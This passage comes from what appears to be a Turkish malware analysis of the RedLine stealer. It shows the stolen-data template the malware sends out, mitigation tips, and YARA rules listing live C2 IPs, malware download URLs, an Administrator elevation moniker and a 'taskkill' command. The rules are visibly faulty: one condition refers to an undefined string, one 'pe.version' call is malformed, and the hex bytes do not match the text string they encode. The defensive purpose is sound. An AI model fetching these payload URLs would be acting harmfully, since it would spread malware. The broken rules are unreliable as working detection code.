{ "profilecount":1,"data":[{"profilename":"Default","loginname":"","psw":"","userid":"","cookies":[],"fulllogindata":[],"accountinfo":{"UserNickName":"","page":"","pagedetail":"","bm":"","balance":"","card":"","adscard":"","threshold":"","billinginfo":"","paypal":"","frieldcount":"","accountstatus":""}]} } şeklinde bilgileri alarak uzak sunucuya iletmekte.

Çözüm Önerileri

- Güncel antivirüs yazılımlarının kullanılması,
- Raporda bulunan sunucularla karşılıklı trafiğin engellenmesi,
- Ağ paketlerinin filtrelenmesi ve takibinin yapılması,
- Admin gruplarından standart kullanıcıların çıkartılması,
- Mail yoluyla gelebilecek olan dosyaların taramadan geçirilmeden açılmaması gibi çözümler trojan türündeki zararlının cihazlarınıza bulaşmasını engelleyebilir.

Yara Rule

```
import "pe"
```

```
rule RedLine {
```

```
    meta:
```

```
        author = "Mustafa Günel"
```

```
    strings:
```

```
        $snowman = "Snowman+under_a_snowdrift_forgot_the_Snow_Maiden"
```

```
        $snowmanHex = {
```

```
            53 6E 6F 77 6D 61 6E 75 6E 64 65 72 5F 61 5F 73 63 30 77 64 72 69 66 74 5F 66 6F 72 67 6F 74  
5F 74 68 65 5F 53 6E 6F 77 5F 4D 61 69 64 65 6E
```

```
        }
```

```
        $host = /HOST:([0-9]{1,3}\.){3}[0-9]{1,3}/
```

```
        $d0= "136.144.41.133/server.txt"
```

```
        $d1= "136.144.41.201"
```

```
        $d2= "37.0.11.41"
```

```
        $u1 =
```

```
"https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp"
```

```
        $u2 =
```

```
"https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp"
```

```
        $u3 = "http://136.144.41.201/WW/file6.exe"
```

```
        $u4 = "http://136.144.41.201/WW/file7.exe"
```

```
        $u5 = "http://136.144.41.201/WW/file8.exe"
```

```
        $u6 =
```

```
"https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe"
```

```
        $u7 =
```

```
"https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe"
```

```
        $u8 = "https://a.xyzgame.vip/userf/2201/google-game.exe"
```

```
        $u9 = "http://flamkravmaga.com/pub4.exe"
```

```
        $u10= "http://185.20.227.194/install.exe"
```

```
        $u11= "http://136.144.41.201/WW/file5.exe"
```

```
        $u12= "http://136.144.41.201/WW/file3.exe"
```

```
        $u13= "http://136.144.41.201/WW/file1.exe"
```

```
        $u14= "http://136.144.41.201/WW/file2.exe"
```

```
        $u15= "http://136.144.41.201/WW/file10.exe"
```

```
        $u16=
```

```
"https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp"
```

```
$u17= "http://www.andersitebrauchen.com/campaign1/autosubplayer.exe"

$u18=
"https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp"

$u19=
"https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp"

$u20= "http://i.spegrt.com/lqosko/p18j/customer3.exe"

$u21= "http://everestsoftrade.net/Toner-RecoverSetup.exe"

$u22= "http://136.144.41.201/WW/kaguya.exe"

$u23=
"https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/bacon.bmp"

$p="Crypto++ RNG"

condition:
    $snowman or $snowmanHex or $host or (1 of ($d0,$d1,$d2,
$u1,$u2,$u3,$u4,$u5,$u6,$u7,$u8,$u9,$u10,$u11,$u12,$u13,$u14,$u15,$u16,$u17,$u18,$u19,$u20,$u21,$u22,$u23,$p))
}
rule section
{
condition:
    (pe.number_of_sections == 5 or (pe.version_info["CompanyName"] contains "TN MaxHolder") and
pe.version["10.24.0.1"]) and pe.EXECUTABLE_IMAGE
}
rule dm5ry0{
strings:
    $s0="Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
wide ascii

    $s1="SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Google
Chrome"

    $s2="SOFTWARE\\Policies\\Google\\Chrome\\ExtensionInstallWhitelist"

    $s3="cmd.exe /c taskkill /f /im /chrome.exe"

    $ex = "colgdljdieibnaccfdcdbpdffofkfeb"

condition:
    $s or $s1 or $s2 or $s3 or $ex
```

}

